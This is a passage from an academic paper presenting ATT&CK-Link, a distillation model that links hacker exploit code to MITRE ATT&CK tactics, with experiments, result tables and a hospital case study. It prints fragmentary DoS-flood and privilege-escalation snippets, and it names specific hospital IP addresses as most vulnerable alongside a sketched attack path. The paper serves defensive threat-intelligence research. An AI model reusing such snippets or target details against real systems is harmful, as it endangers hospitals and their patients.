where N is the number of teacher models, z_i is the logit for each class, $\mathcal{L}_{il}$ is the intermediate layer loss, $\mathcal{L}_{out}$ is the loss at the output of the model. Intermediate layer loss is calculated with:$\mathcal{L}_{il} = MSE(H_i^s, H_i^t) + MSE(A_i^s, A_i^t)$, where H^s and H^t are the hidden state matrices of the student and teacher models, A^t and A^s are the attention parameters pulled from the multi-head attention mechanisms, and MSE is the mean-squared error of the hidden states. This is a commonly accepted hidden state loss function for feature-based KD [68,71]. Response-based knowledge is also distilled with:$\mathcal{L}_{out} = CE(z_i^s, z_i^t)$,where and z^T are the predicted logit vectors from the student and teacher models. Response-based KD to supplement feature-based KD often improves student model performance [30]. The softmax equation calculates the confidence of each teacher model for each prediction. A teacher model distills more information when it has a higher softmax confidence score on correct prediction and less information when it has lower softmax confidence score on correct prediction. In the student model, the parameters are extracted only from the global attention extractor of the LSRA. This supplements the LSRA's long-range dependency detection. Knowledge is not distilled to the local attention extractor as depthwise convolutions do not have reported issues in identifying local dependencies and do not appear in our teacher models.

Step 4 (Model Convergence): ATT&CK-Link adjusts internal model weights after each epoch to minimize $\mathcal{L}_{CIL}$. Then, Steps 1-4 are repeated, and the learning rate of the model is reduced until the model converges (i.e., model weights no longer change).

Table 5. Summary of Benchmark Experiments

Experiment		Justification	Type	Benchmark Models	References	Evaluation Metrics
1	ATT&CK-Link Against Benchmark Machine and Deep Learning Models	Classical machine and deep learning models are commonly used for sequential text classification tasks in hacker literature	Classical Machine Learning	Random Forest, Naïve Bayes, Logistic Regression, SVM	Ampel et al. [6] Ebrahimi et al. [18] Huang et al. [27] Kuppa et al. [34] Williams et al. [70]	Accuracy, F1-Score, Precision, Recall
			Deep Learning	RNN, GRU, LSTM, BiLSTM, BiLSTM w/ Attention, Transformer		
2	ATT&CK-Link Against Knowledge Distillation Strategies	Identify differences between KD models and paradigms	KD; LSRA	RoBERTa, CodeBERT	Feng et al. [19] Qiu et al. [54] Yuan et al. [78]	
3	ATT&CK-Link's CIL Against Prevailing Loss Functions	Sensitivity analysis to identify the highest performing loss functions	Loss Functions	CE, CS, FSP, MSE, NST	Yim et al. [75] Wu et al. [71]	

*Note: BiLSTM = Bidirectional LSTM, CE = Cross-Entropy, CIL = Custom Inter-Layer, CS = Cosine Similarity, FSP = Flow of Solution Procedure, GRU = Gated Recurrent Unit, KD = Knowledge Distillation, LSTM = Long Short-Term Memory, MSE = Mean-Squared Error, NST = Neuron Selectivity Transfer, RNN = Recurrent Neural Network, SVM = Support Vector Machine.

Experiments and Evaluations

Consistent with the computational design science paradigm, we rigorously evaluated our proposed ATT&CK-Link artifact with a series of benchmark experiments [49,53] drawn from hacker forum exploit analysis and deep learning-based ATT&CK literature. The justification, models, and evaluation metrics for each experiment are summarized in Table 5.

In Experiment 1, we examined ATT&CK-Link's performance against the classical machine and deep learning approaches commonly used in past literature cybersecurity analytics. Classical machine learning models included random forest, naïve Bayes, logistic regression, and SVM. A grid search for each model was conducted to find ideal parameters. Deep learning models included RNN, GRU, LSTM, and BiLSTM. These recurrent neural networks are commonly found in hacker exploit and ATT&CK literature [6,18,27,70]. Consistent with recent deep learning work on MITRE ATT&CK implementations, we also evaluated ATT&CK-Link against the BiLSTM with self-attention and the baseline transformer [27,34]. We also evaluated a transformer augmented with the LSRA design. Finally, we fine-tuned a RoBERTa and CodeBERT model for analysis, comparing them individually and using a weighted average of their outputs [12,32]. Each model was trained with exploit source code (except for RoBERTa, which was trained on exploit descriptions as the model was not pre-trained on source code). For each model, we used the model architectures detailed within the relevant literature.

In Experiment 2, we evaluated single-teacher and multi-teacher KD variations of our transformer models to determine if ATT&CK-Link's multi-teacher and LSRA design improved performance over the standard transformer and single-teacher designs. More details about each model can be found in Online Appendix A. For Experiment 3, we conducted an ablation analysis that compared our custom inter-layer loss function $\mathcal{L}_{CIL}$ against the prevailing loss functions in KD literature. Cross-entropy, cosine similarity, and mean squared error loss are response-based loss functions and measure the difference in outputs between the student and teachers. Flow of solution procedure is a state-of-the-art loss function for relation-based KD and attempts to minimize the difference in the flow of solution procedure from the teacher and student networks [75]. Neuron selectivity transfer is a state-of-the-art loss function for feature-based KD which derives an attention map from the intermediate feature maps. This experiment assists in ruling out different loss functions in our KD framework.

For each experiment, we used accuracy, precision, recall, and F1-score (harmonic mean of precision and recall) as metrics to evaluate each model's linking performance. We used True Positives (TP), True Negatives (TN), False Positives (FP), and False Negatives (FN) to compute each metric. The formulas for each metric are as follows:

$$Accuracy = \frac{TP + TN}{TP + TN + FP + FN}, Precision = \frac{TP}{TP + FP}$$

$$Recall = \frac{TP}{TP + FN}, F1 - score = \frac{2 \times Precision \times Recall}{Precision + Recall}$$

Among the four metrics, scholars conducting IS cybersecurity analytics literature have indicated that F1-score is the best metric for comparing models, as it is not sensitive to data imbalance [17]. Stratified 10-fold cross-validation is used for each model with the same split to allow for comparisons across folds. One-tailed paired t-tests are used to evaluate if the differences between the proposed approach and benchmarks are statistically significant.

The evaluations of supervised deep learning algorithms within cybersecurity IS literature is based on gold-standard training, validation, and testing datasets [17,59]. Our overall exploit dataset contains 35,901 exploit source code snippets connected to ATT&CK tactics. Of these records, 28,711 are used for training, 3,190 for validation, and 4,000 for testing.

Table 6. Results for Experiment 1: ATT&CK-Link Against Benchmark Machine and Deep Learning Models

Model Type	Model	Accuracy	Precision	Recall	F1-score
Classical Machine Learning	Random Forest	58.33%***	9.72%***	16.67%***	12.14%***
	Naïve Bayes	59.13%***	33.78%***	18.53%***	22.01%***
	Logistic Regression	63.73%***	33.04%***	21.57%***	25.99%***
	SVM	66.48%***	55.21%***	28.58%***	37.50%***
Deep Learning	RNN	72.80%***	73.70%***	71.68%***	72.67%***
	GRU	78.40%***	79.18%***	78.08%***	78.62%***
	LSTM	77.93%***	78.70%***	77.03%***	77.85%***
	BiLSTM	79.75%**	80.61%***	79.28%***	79.94%***
	BiLSTM with Attention	78.20%***	78.46%***	77.95%***	78.21%***
	Transformer	81.58%***	81.45%***	81.33%***	81.41%***
	Transformer with LSRA	82.15%***	83.71%***	82.38%***	83.14%***
PTLM	RoBERTa	73.14%***	55.87%***	51.08%***	53.23%***
	CodeBERT	79.32%***	83.49%***	83.29%***	83.45%***
	RoBERTa + CodeBERT	79.48%***	84.02%***	82.74%***	83.26%***
KD	Proposed ATT&CK-Link	87.31%	89.14%	86.80%	88.36%

*Note: KD=Knowledge Distillation, PTLM = Pre-Trained Language Model


$* : p < 0.05$, $** : p < 0.01$, $* * * : p < 0.001$

Results and discussion

Experiment 1: ATT&CK-Link Against Benchmark Machine and Deep Learning Models

In Experiment 1, we evaluated ATT&CK-Link against the classical machine and deep learning benchmarks for linking exploit source code to ATT&CK tactics. The accuracy, precision, recall, and F1-score are summarized in Table 6, and top model performances are highlighted in bold-face.

Overall, the proposed ATT&CK-Link with distilled knowledge from the RoBERTa and CodeBERT models attained the best performance in terms of accuracy (87.31%), precision (89.14%), recall (86.80%), and F1-score (88.36%). The differences between the proposed ATT&CK-Link and all other benchmark models in terms of F1-score were statistically significant. The best-performing classical machine learning model in terms of F1-score is the SVM (37.50%). The recurrent-based deep learning models (e.g., RNN, GRU, LSTM) all perform better in F1-score than the classical machine learning models. The recurrent-based models better adapt to sequential input when compared to classical machine learning models, with the BiLSTM model performing best in F1-score (79.94%). Attention-based deep learning models without recurrence (e.g., transformer) often capture long-term dependencies that recurrent-based models cannot, leading to an F1-score of 81.41%. Replacing the multi-head attention with LSRA improved F1-score over the baseline transformer (from 81.41% to 83.14%). These results suggest that the LSRA mechanism stabilized the transformer model for long sequences. The RoBERTa language model fine-tuned on exploit descriptions only had a lower F1-score (53.23%) than other deep learning models. These results suggest that the descriptions alone cannot accurately link exploits to tactics. Fine-tuning CodeBERT on exploit code slightly improved the F1-score



a) Denial of Service

```
def printit():
    thread.Timer(5, printit).start()
    interval=time.time()
    print("Total Time in Seconds" +
    interval)
packet=Ehter()\
/IPv6()\
/ICMPv6ND_RA(prefix=RandIP6()

try:
    sendp(packet,loop=1)
except:
    pass
```

Model	Predicted Tactic
CodeBERT	Defense Evasion
ATT&CK-Link	**Impact**

b) Local

```
def attempt_exploit(hmac):
    file.open("/tmp/payload", w")
    as f
    f.write(build_payload(hmac))
    output=shell("cat /tmp/payload | ")
    File.delete("/tmp/payload")

io.popen("gcc -xc -o #{$target}"
mode="r+")
io.write(shellcode)
io.close
end
```

Model	Predicted Tactic
CodeBERT	Discovery
ATT&CK-Link	**Privilege Escalation**

Figure 8. Example Exploits Correctly linked by ATT&CK-Link but Missed by Best Competing Non-KD Approach

compared to the transformer with LSRA (83.45% vs 83.14%). Taking the weighted average of output predictions from RoBERTa and CodeBERT did not improve performance over CodeBERT (83.45% vs 83.26%). CodeBERT often had a much higher softmax confidence than RoBERTa, leading to CodeBERT determining the final output prediction. These results suggest that combining RoBERTa and CodeBERT in a standard ensemble was not able to aid final model outputs in the non-distillation setting, thus necessitating our multi-teacher KD architecture.

To further illustrate the value of our proposed approach, we present an exploit code snippet ATT&CK-Link labeled correctly but was missed by the best non-KD approach (CodeBERT) in Figure 8. Boxes around the source code indicate vital lines encased within a function, which contains the main capabilities (e.g., payloads) of the source code [50]. Therefore, these functions contain important dependencies that reveal the tactic of the exploit. These dependencies were often on multiple and non-adjacent lines, which ATT&CK-Link may have detected with its LSRA mechanism.

Compared to ATT&CK-Link, CodeBERT does not use LSRA, and could therefore miss the long relationships across an exploit's source code. For example, DoS exploits in the impact tactic rely on timers to send packets to disrupt systems. Figure 8a indicates that the packet commands appear on two non-adjacent lines. Local exploits in the privilege escalation tactic often use a shell to deliver a payload. Figure 8b indicates that the code to build and deliver the payload requires multiple lines. These results demonstrate the potential benefits of the LSRA.

Experiment 2: ATT&CK-Link Against Knowledge Distillation Strategies

In Experiment 2, we evaluated whether the features extracted from the RoBERTa and CodeBERT improved student model performance. The accuracy, precision, recall, and F1-score for each model are summarized in Table 7. The top model performances appear in bold-face.

Using a transformer with LSRA as the student model in a multi-teacher KD approach attained the highest accuracy (85.31%), precision (89.14%), recall (86.80%), and F1-score (88.36%). Within the single-teacher distillation category, CodeBERT outperformed RoBERTa in F1-score on the base transformer and transformer with LSRA. This result suggests that distilling a model just on source code leads to better results than from just the description, in line with the results of CodeBERT and RoBERTa in Experiment 1. Distilling into a transformer with LSRA extensions in the single-teacher KD models had a minor improvement in F1-score when compared to the base transformer models. However, using both CodeBERT and RoBERTa in a multi-teacher distillation paradigm increased F1-score

Table 7. Experiment 2 Results: ATT&CK-Link Against Knowledge Distillation Strategies

Distillation Approach	Teacher Model	Student Model	Accuracy	Precision	Recall	F1-score
Single-Teacher	RoBERTa	Base Transformer	72.74%***	55.18%***	50.54%***	52.62%***
		Transformer with LSRA	74.33%***	55.53%***	50.88%***	52.96%***
	CodeBERT	Base Transformer	76.65%***	81.01%***	80.98%***	82.00%***
		Transformer with LSRA	78.92%***	83.04%***	83.01%***	83.01%***
Multi-Teacher	CodeBERT + RoBERTa	Base Transformer	83.14%***	87.63%***	84.79%**	86.21%**
Proposed ATT&CK-Link		Transformer with LSRA	85.31%	89.14%	86.80%	88.36%

$* : p < 0.05$, $** : p < 0.01$, $* * * : p < 0.001$

Table 8. Experiment 3 Results: ATT&CK-Link's CIL Against Prevailing Loss Functions

Model Type	Loss Function	Accuracy	Precision	Recall	F1-score
Multi-Teacher CodeBERT + RoBERTa	Cross-Entropy Loss	77.79%***	82.28%***	82.23%***	82.26%***
	Cosine Similarity Loss	78.50%***	82.69%***	82.77%***	82.73%***
	Mean Squared Error Loss	78.98%***	83.00%***	83.09%**	83.04%***
	Flow of Solution Procedure Loss	80.43%***	85.45%***	83.59%**	84.52%***
	Neuron Selectivity Transfer Loss	81.64%***	85.90%***	83.95%**	84.93%**
	Custom Inter-Layer (CIL) Loss	85.31%	89.14%	86.80%	88.36%

$* : p < 0.05$, $** : p < 0.01$, $*** : p < 0.001$

by 3.20% over the best single-teacher approach (from 83.01% to 86.21%). These results suggest that the careful weighing of multiple teachers' features may lead to a more generalized model for exploit-ATT&CK tactic linking.

Experiment 3: ATT&CK-Link's CIL Against Prevailing Loss Functions

In Experiment 3, we aimed to identify the best-performing MKTD loss function. The accuracy, precision, recall, and F1-score are presented in Table 8. Top scores appear in boldface.

The results of the ablation analysis indicate that $\mathcal{L}_{CIL}$ attains the best performance in terms of accuracy (85.31%), precision (89.14%), recall (86.80%), and F1-score (88.36%). Cross-entropy (82.26% F1-score), cosine similarity (82.73% F1-score), and mean squared error (83.04% F1-score) loss only use the output from the final layer of the teacher and student models (i.e., response-based KD), potentially leading to lower performance. In contrast, the flow of solution procedure (84.52% F1-score) uses a relation-based approach to distilling the latent features of the teacher model. Neuron selectivity transfer (84.93% F1-score) and our proposed CIL distill knowledge from intermediate layers (i.e., feature-based KD) to improve performance. This is consistent with literature stating that feature-based KD is superior for textual input tasks. Our proposed $\mathcal{L}_{CIL}$ weights the features within the intermediate and output layers and balances the distillation from each teacher based on the confidence scores produced by the softmax function.

Case study: identifying risk in hospitals

IS scholars have emphasized the importance of demonstrating the proof-of-value of a proposed IT artifact [48,49]. Our proposed ATT&CK-Link model can help CTI professionals execute previously manual or ad-hoc tasks in organizational contexts, including vulnerability remediation due to hard-to-assess vulnerability reports and a lack of mitigation strategies. We demonstrate the proof-of-value of our proposed ATT&CK-Link framework through a case study linking exploit source code to ATT&CK tactics and vulnerabilities.

Consistent with prior IS cybersecurity literature, we identified the Internet Protocol (IP) addresses of the top five major hospital systems as identified by the U.S. News and World Report [59]. Since large hospitals often own their IP ranges, we first identified a target IP address by visiting each hospital's web page. We then used a suite of IP lookup tools to extract every IP address owned by these hospital systems using the hospital seed IP address. The identified IP addresses were validated, and more information about them (i.e., server


Table 9. Counts Of Exploits That Target the Tactic a Vulnerability is Vulnerable To

Hospital	Severity	Vuln. Count	Exploits Targeting Vulnerable Tactic	Most Prominent Tactic	Most Vulnerable IP Address
John Hopkins	High	-	-	-	-
	Medium	68	7,389	Defense Evasion	162.129.6.59
	Low	51	7,992	Defense Evasion	162.129.45.60
	Total	119	15,381	Defense Evasion	162.129.6.59
Mayo Clinic	High	-	-	-	-
	Medium	18	3,544	Exfiltration	129.176.16.13
	Low	3	1,238	Discovery	129.176.1.203
	Total	21	4,782	Defense Evasion	129.176.16.13
New York Presbyterian	High	6	2,214	Impact	143.104.237.134
	Medium	140	23,674	Privilege Escalation	143.104.111.134
	Low	156	27,143	Defense Evasion	143.104.237.139
	Total	302	53,031	Privilege Escalation	143.104.237.134
Cleveland Clinic	High	2	967	Exfiltration	139.137.100.100
	Medium	42	6,301	Lateral Movement	139.137.254.12
	Low	103	22,678	Discovery	139.137.254.12
	Total	147	29,946	Discovery	139.137.254.12
UCLA Medical	High	-	-	-	-
	Medium	26	4,256	Lateral Movement	216.41.228.241
	Low	34	5,931	Defense Evasion	216.41.228.251
	Total	60	10,187	Lateral Movement	216.41.228.241
Overall		649	113,327	Defense Evasion	143.104.237.134

information, location, software, open ports, etc.) was extracted using the Shodan tool, which emulates the external reconnaissance tactic and aligns with extant IS cybersecurity literature [59]. To gather vulnerability information from these IPs, we employed Nessus, a prevailing commercial vulnerability assessment scanner designed to probe workstations and servers to discover vulnerabilities. Nessus is the primary tool for conducting non-invasive vulnerability scanning [35,66]. Each discovered Nessus vulnerability from the hospital IPs was connected to an associated ATT&CK tactic via their CVE [4]. We linked our 84,271 unlabeled exploit source codes to MITRE ATT&CK tactics using ATT&CK-Link to quantify what attacks a hacker can use against vulnerable hospital IPs. Table 9 summarizes the vulnerability assessment of the top five hospitals with the count of exploits for each severity. For each severity level, we list the count of vulnerabilities, the number of exploits that can target the vulnerable tactic, the most prominent targeted tactic, and the most vulnerable IP address by exploit count. Low-severity vulnerabilities were often targeted by defense evasion and discovery tactics. Medium-severity vulnerabilities were often targeted by exfiltration, lateral movement, and privilege escalation tactics.

High severity vulnerabilities were often targeted by impact and exfiltration tactics. With severity, exploit count, and IP address information, CTI professionals can use ATT&CK-Link to identify the cyberinfrastructure (e.g., IP addresses in Table 9) that requires urgent care. The results of ATT&CK-Link can help CTI professionals identify scenarios where an attacker can exploit a system to proceed with their objective (e.g., systems at New York Presbyterian). We demonstrate one such use case in Figure 9.

In Figure 9, we illustrate how an attacker could remotely exploit a vulnerable Apache webserver to escalate their privileges on the network (Step 1). Then, they can pivot to other systems, such as a web portal with Single-Sign-On (SSO; provided by Ping Identity) on the network and move up the tactic chain (Step 2). The attacker could then leverage XSS exploits in hacker forums on the web portal to bypass the SSO's access controls to


Apache
SOFTWARE FOUNDATION
143.104.111.134
(1) Apache web server vulnerable to privilege escalation tactics
(1) Attackers could use exploits that target privilege escalation to gain access to the system
Privilege Escalation
Defense Evasion
(2) Attacker moves up the tactic chain to exploit defense evasion vulnerabilities
NewYork-Presbyterian oneID
Ping
CWID
Password
Change Password?
143.104.237.139
(3) Web portal with vulnerabilities in the defense evasion tactics
(3) Attackers could use the exploits that target defense evasion to maintain persistent status in the system

Exploit	Exploit Type
File modification payload	Remote
ARP spoofing attack	Remote
HTML injection	Web application

Exploit	Type
Persistent cross-site scripting (XSS)	Web application
Initial connection buffer overflow	Remote
Shell code execution	Remote

Figure 9. Example of Potential Attack Scenario of Vulnerable Hospital Systems

manipulate the underlying database and its connected systems (Step 3). To mitigate against these attack scenarios, CTI professionals can use the strategies provided by ATT&CK for each tactic. We list the most vulnerable IP from each hospital, the top tactic, the tactic's description, and ATT&CK's suggested mitigation strategies in Table 10.

The most prominent tactic for Johns Hopkins and Mayo Clinic was defense evasion. Defense evasion tactics can often be protected by implementing MFA (e.g., password and email confirmation), encrypting disks to prevent unauthorized access, employing file signatures to detect changes, and creating honeypots to lead attackers into compromising themselves. New York Presbyterian is most vulnerable to exploits in the privilege escalation tactic. Suitable mitigation strategies for issues in this tactic include anomaly detection and behavior analysis models, which include automatically locking accounts and terminating anomalous processes. Cleveland Clinic is vulnerable to discovery tactics, where adversaries attempt to exploit the internal network. Properly configuring and auditing the operating system, monitoring processing, and isolating systems when appropriate can mitigate against discovery tactics. Finally, UCLA Medical is most vulnerable to the lateral movement tactic. Organizations should implement MFA, file hashing, traffic filtering and deny-listing, and sender reputation analysis to protect their systems.

CTI professionals can often be paralyzed by choice when developing vulnerability remediation plans due to information overload from vulnerability scan results and exploits from the online hacker community [7]. The ATT&CK-Link framework being joined with the vulnerability scanning process can help provide three types of CTI. First, the framework provides a ranked list of the most vulnerable IPs based on severity and the number of

Table 10. Recommended Mitigations for Most Vulnerable IP Addresses

Hospital	Most Vulnerable IP	Top Tactic	Description	Recommended Mitigation
Johns Hopkins	162.129.6.59	Defense Evasion	Adversaries avoid detection through obfuscation and disabling security controls	MFA, disk encryption, firmware verification, file signatures, decoy assets (e.g., honeypot)
Mayo Clinic	129.176.16.13			
New York Presbyterian	143.104.237.134	Privilege Escalation	Adversaries gain higher-level permissions (e.g., root, admin) through authentication exploits	Anomaly detection, user behavior analysis, account locking, process termination
Cleveland Clinic	139.137.254.12	Discovery	Adversaries explore and observe the system/network	Proper OS configuration, audits, process monitoring, and isolation
UCLA Medical	216.41.228.241	Lateral Movement	Adversaries enter and control remote systems on a network by hopping through systems	MFA, file hashing, traffic filtering and deny-listing, sender reputation analysis

*Note: MFA = Multi-Factor Authentication, OS = Operating System

Table 11. Design Principles Offered by our Proposed ATT&CK-Link for Selected Bodies of IS Literature

ATT&CK-Link Component	General Design Principle	Relevant Bodies of IS Literature	Potential Classes of Research Inquiry
Multi-teacher KD	Student-teacher model training	-Social Media Analytics	-Leveraging social media-based language models to improve predictive performance
Extended Transformer	Capturing long- and short-range sequential dependency	-Healthcare Informatics	-Synthesize lengthy electronic health records

exploits that could potentially target the identified vulnerabilities. Second, the framework lists targeted mitigation strategies that CTI professionals can consider. Third, the framework can provide attack scenarios on how attackers can proceed with their objectives (capabilities that are not provided by vulnerability assessment tools). Taken together, ATT&CK-Link can help analysts potentially save time and cost when prioritizing and mitigating vulnerabilities in their cyberinfrastructure.

While our case study provides an example use case of the ATT&CK-Link model to emulate adversary behavior and mitigate against it, there are some limitations. First, we do not have access to each hospital's internal cyberinfrastructure. Second, our model analyzes six key MITRE ATT&CK tactics. However, an organization will still need to research and maintain controls for the additional eight tactics to which exploits cannot be linked. Third, ATT&CK-Link requires retraining and maintenance as the ATT&CK framework updates and new hacker community exploits are collected. Further, new exploits may use tactics not yet documented by the framework, limiting the model's effectiveness in identifying and mitigating those attacks before retraining and ATT&CK updates.

Contributions to the is knowledge base and practical implications

Contributions to the IS Knowledge Base

While IS scholars have made considerable progress in cybersecurity analytics research in recent years, they have rarely connected their work to industry-standard CRMFs or provided mitigation strategies for their identified hacker assets. This work aims to contribute a novel cybersecurity framework, ATT&CK-Link, to the IS knowledge base to set the foundation for future IS scholars and CTI professionals to pursue targeted cybersecurity analytics research on exploit linking, cyberinfrastructure vulnerability mitigation, cyber-alerting systems, and others.

IS scholars have stressed the importance of contributing prescriptive knowledge to the IS knowledge base with a novel IT artifact [21]. This knowledge can be in the form of constructs, models, methods, instantiations, and/or design theory. Our proposed ATT&CK-Link framework contributes a novel multi-teacher KD design to simultaneously capture multiple modalities of hacker exploit data and an extended transformer architecture incorporating LSRA to capture long-range sequential dependencies from hacker exploit text. Since the proposed multi-teacher KD and transformer extend extant methods for a new context (linking exploits to a CRMF), they fall into the exaptation category of knowledge contributions [21]. Although developed for cybersecurity analytics, the design principles followed by the proposed multi-teacher KD, and transformer could be applied to research inquiries in other bodies of IS research. We present the two

ATT&CK-Link design components, the general design principle, a relevant body of IS literature in which the design principle can be used, and potential research inquiry classes in Table 11.

Social Media Analytics: Online social networking platforms contain a wealth of text data usable for product review analysis, sentiment classification, and more. However, social media discussions often have jargon and are semantically incorrect, making text classification tasks non-trivial. The results of Experiments 2 and 3 suggest that the formulation of single vs multi-teacher KD and choice of the loss function can have significant effects on text linking performance. Therefore, IS scholars can consider these two choices when distilling knowledge from a social media-based language model (e.g., BERTweet) to an extended transformer student model to improve predictive performance for a similar and targeted dataset. While IS researchers cannot often train a massive language model, they can use Design Principles 1 and 2 to extract knowledge from a language model in a multi-teacher KD design to improve performance.

Healthcare Informatics: Patients' electronic health records (EHRs) are becoming lengthier as it becomes easier for doctors to record health information (e.g., dictation to text). Patient information at the beginning or middle of an EHR may be relevant to information found near the end. However, a doctor with little time to evaluate the EHR may be unable to make connections between separate passages of text. The results of Experiment 1 suggest that classical machine learning models and recurrent-based deep learning models may not be as accurate as transformer-based architectures for lengthy text. Lengthy EHRs can be synthesized using the global and local contexts discovered by Design Principle 2 with assistance from distilled information from generalized language models (e.g., BERT) to provide doctors with quick and automated insights from a noisy EHR.

Practical Implications

ATT&CK-Link can provide CTI to cybersecurity professionals at the strategic, operational, and tactical levels. We enumerate the value that the proposed ATT&CK-Link can provide for each level of CTI below.

Strategic CTI is high-level information that is often presented as reports and consumed by decision-makers. A goal of CTI professionals is to obtain automated and timely reports about the security of their organization's cyberinfrastructure [61]. Our proposed ATT&CK-Link can provide summary statistics of vulnerable cyberinfrastructure and the most common mitigation strategies for remediation. This information can be disseminated to an organization's chief executive and information security officers to guide policy implementations and cybersecurity investments.

Operational CTI relates to the impending attacks against an organization. While our framework cannot provide specific attacks that will be tried against a specific organization, it can identify specific exploits shared by hacker communities that an organization is vulnerable to. Cybersecurity analysts working in cybersecurity operation centers (CSOCs) can continuously monitor new exploits posted in hacker communities. Analysts in CSOCs can then apply the ATT&CK-Link framework to see suitable mitigation strategies for emerging exploits.

Tactical CTI is the tactics, techniques, and procedures that threat actors follow to conduct an attack. The ATT&CK-Link framework effectively links procedures and tactics and provides them to an organization. CTI professionals implementing the MITRE ATT&CK CRMF can continuously update their implementation with new exploits to facilitate ongoing tactical CTI.

Conclusion and future directions

Exploits disseminated in large international hacker communities are increasingly used in complex cyber-attacks. Detecting and mitigating hacker exploits is of utmost importance to CTI professionals. To mitigate against these cyber-attacks, IS scholars have primarily focused on proactively identifying and labeling exploits from hacker forums. However, prevailing approaches for labeling hacker exploits do not leverage CRMFs to apply tactics and mitigation strategies to discover hacker exploits. In this study, we adopted the computational design science paradigm to develop a novel knowledge distillation framework (ATT&CK-Link) for linking hacker exploits to the MITRE ATT&CK framework. Empirical evaluations suggest that our method significantly improves exploit linking across multiple exploit types (i.e., DoS, local, remote, and web applications). We then demonstrated ATT&CK-Link's potential practical utility with a case study that links exploits to the vulnerabilities found within U.S. hospitals.

There are several promising directions for future work. First, our research framework can be adapted and extended for different CRMFs (e.g., NIST) to provide additional information on hacker exploits. Second, we can leverage network science to build a knowledge graph of hacker exploits, CRMFs, and vulnerabilities to assist CTI professionals identify and mitigate new cyber threats. Third, researchers can apply ATT&CK-Link on exploits from new sources (e.g., paste sites). Each direction can significantly improve CTI efforts and contribute to a safer cyberspace for organizations, individuals, and governments.

Disclosure statement

No potential conflicts of interest are reported by the authors(s).

Funding

This material is based upon work supported by the National Science Foundation under Grant No. DUE-1921485 (SFS), OAC-1917117 (CICI), and CNS-1850362 (SaTC and CRII).

Notes on contributors

Benjamin M. Ampel is a Ph.D. student in the Department of Management Information Systems in the Eller College of Management at the University of Arizona. He serves as a National Science Foundation CyberCorps Scholarship-for-Service Fellow and a Research Associate in the Artificial Intelligence Laboratory. His research focuses on AI-enabled cybersecurity analytics. He has published in such journals as *MIS Quarterly, AIS Transactions on Replication Research*, and *ACM Digital Threats: Research and Practice* and in the proceedings of the conferences such as IEEE ISI, AMCIS, and ICIS. He has also contributed to a variety of projects supported by the NSF Secure and Trustworthy Cyberspace and Cybersecurity Innovation for Cyberinfrastructure programs.

Sagar Samtani is an Assistant Professor and Arthur M. Weimer Faculty Fellow in the Department of Operations and Decision Technologies at the Kelley School of Business at Indiana University, Bloomington. He is also the Founding Director of the Data Science and Artificial Intelligence Lab at the School. He received his Ph.D. from the Artificial Intelligence (AI) Lab at the University of Arizona. Dr. Samtani's research focuses on developing AI-enabled algorithms and systems for cybersecurity, mental health, and business intelligence. He has published over 80 journal, conference, and workshop papers in venues such as *MIS Quarterly, Information Systems Research, Journal of Management Information Systems, IEEE Transactions on Knowledge and Data Engineering, IEEE Transactions on Dependable and Secure Computing*, and others. His research has received funding from the NSF and other agencies. He has won numerous awards for his research and teaching, and was named by Poets and Quants as one of the Top 50 Undergraduate Business School Professors. Dr. Samtani's work has received media attention from the Associated Press, *WIRED, Forbes, Miami Herald, Fox, Science Magazine*, and other outlets.

Hongyi Zhu is an Assistant Professor in the Department of Information Systems and Cyber Security at Carlos Alvarez College of Business at The University of Texas at San Antonio. He received his Ph.D. in Management Information Systems from the University of Arizona. Dr. Zhu's research focuses on developing advanced analytics (e.g., deep learning) for mobile and mental health, cybersecurity, and business intelligence. He has multidisciplinary research interests and has published in various journals, conferences, and workshops, including *MIS Quarterly, Journal of Management Information Systems, IEEE Transactions on Knowledge and Data Engineering, ACM Transactions on Privacy and Security, Journal of Biomedical Informatics*, and others.

Hsinchun Chen is Regents Professor and Thomas R. Brown Chair in Management and Technology in the Management Information Systems Department at the Eller College of Management, University of Arizona. He received his Ph.D. in Information Systems from New York University. Dr. Chen is the author/editor of over 20 books, 25 book chapters, 320 SCI journal articles, and 160 refereed conference articles covering web computing, search engines, digital library, intelligence analysis, biomedical informatics, data/text/web mining, and knowledge management. He founded the AI Lab at The University of Arizona, which has received significant research funding ($60M+) from NSF, NIH, DOD, DOJ, CIA, DHS, and other agencies. He has served as Editor-in-Chief, Senior Editor or Associate Editor of major journals and conference/program chair of major conferences in the areas of digital libraries, information systems, security informatics, and health informatics. Dr. Chen is director of the UA AZSecure Cybersecurity Program, with $10M+ funding from NSF and other government agencies.

Jay F. Nunamaker Jr. is Regents and Soldwedel Professor of MIS, Computer Science and Communication, and director of the Center for the Management of Information and the National Center for Border Security and Immigration at the University of Arizona. He received his Ph.D. in Operations Research and Systems Engineering from Case Institute of Technology. Dr. Nunamaker has held a professional engineer's license since 1965. He was inducted into the Design Science Hall of Fame and received the LEO Award for Lifetime Achievement from the Association for Information Systems. He was featured in the July 1997 issue of Forbes Magazine on technology as one of eight key innovators in information technology. Dr. Nunamaker's specialization is in the fields of system analysis and design, collaboration technology, and deception detection. The commercial product GroupSystems ThinkTank, based on his research, is often referred to as the gold standard for structured collaboration systems. He founded the MIS Department at the University of Arizona and served as department head for 18 years.

ORCID

Benjamin M. Ampel Ph.D http://orcid.org/0000-0003-0603-0270

References

1. Ahn, G., Kim, K., Park, W., and Shin, D. Malicious File Detection Method Using Machine Learning and Interworking with MITRE ATT&CK Framework. *NATO Advanced Science Institutes series E: Applied Sciences*, *12*, 21 (2022), 10761.
2. Al-Shaer, R., Spring, J.M., and Christou, E. Learning The Associations of MITRE ATT&CK Adversarial Techniques. In *2020 IEEE Conference on Communications and Network Security (CNS)*. 2020, pp. 1–9.
3. Ampel, B. and Chen, H. Distilling Contextual Embeddings Into A Static Word Embedding For Improving Hacker Forum Analytics. In *2021 IEEE International Conference on Intelligence and Security Informatics (ISI)*. 2021, pp. 1–3.
4. Ampel, B., Samtani, S., Ullman, S., and Chen, H. Linking Common Vulnerabilities and Exposures to the MITRE ATT&CK Framework: A Self-Distillation Approach. In *Workshop on AI-enabled Cybersecurity Analytics, ACM Conference on Knowledge Discovery and Data Mining*. 2021, pp. 1–5.
5. Ampel, B., Samtani, S., Zhu, H., and Chen, H. Creating Proactive Cyber Threat Intelligence with Hacker Exploit Labels: A Deep Transfer Learning Approach. *MIS Quarterly*, Forthcoming.
6. Ampel, B.M., Samtani, S., Zhu, H., Ullman, S., and Chen, H. Labeling Hacker Exploits for Proactive Cyber Threat Intelligence: A Deep Transfer Learning Approach. In *IEEE Conference on Intelligence and Security Informatics (ISI)*. 2020, pp. 1–6.
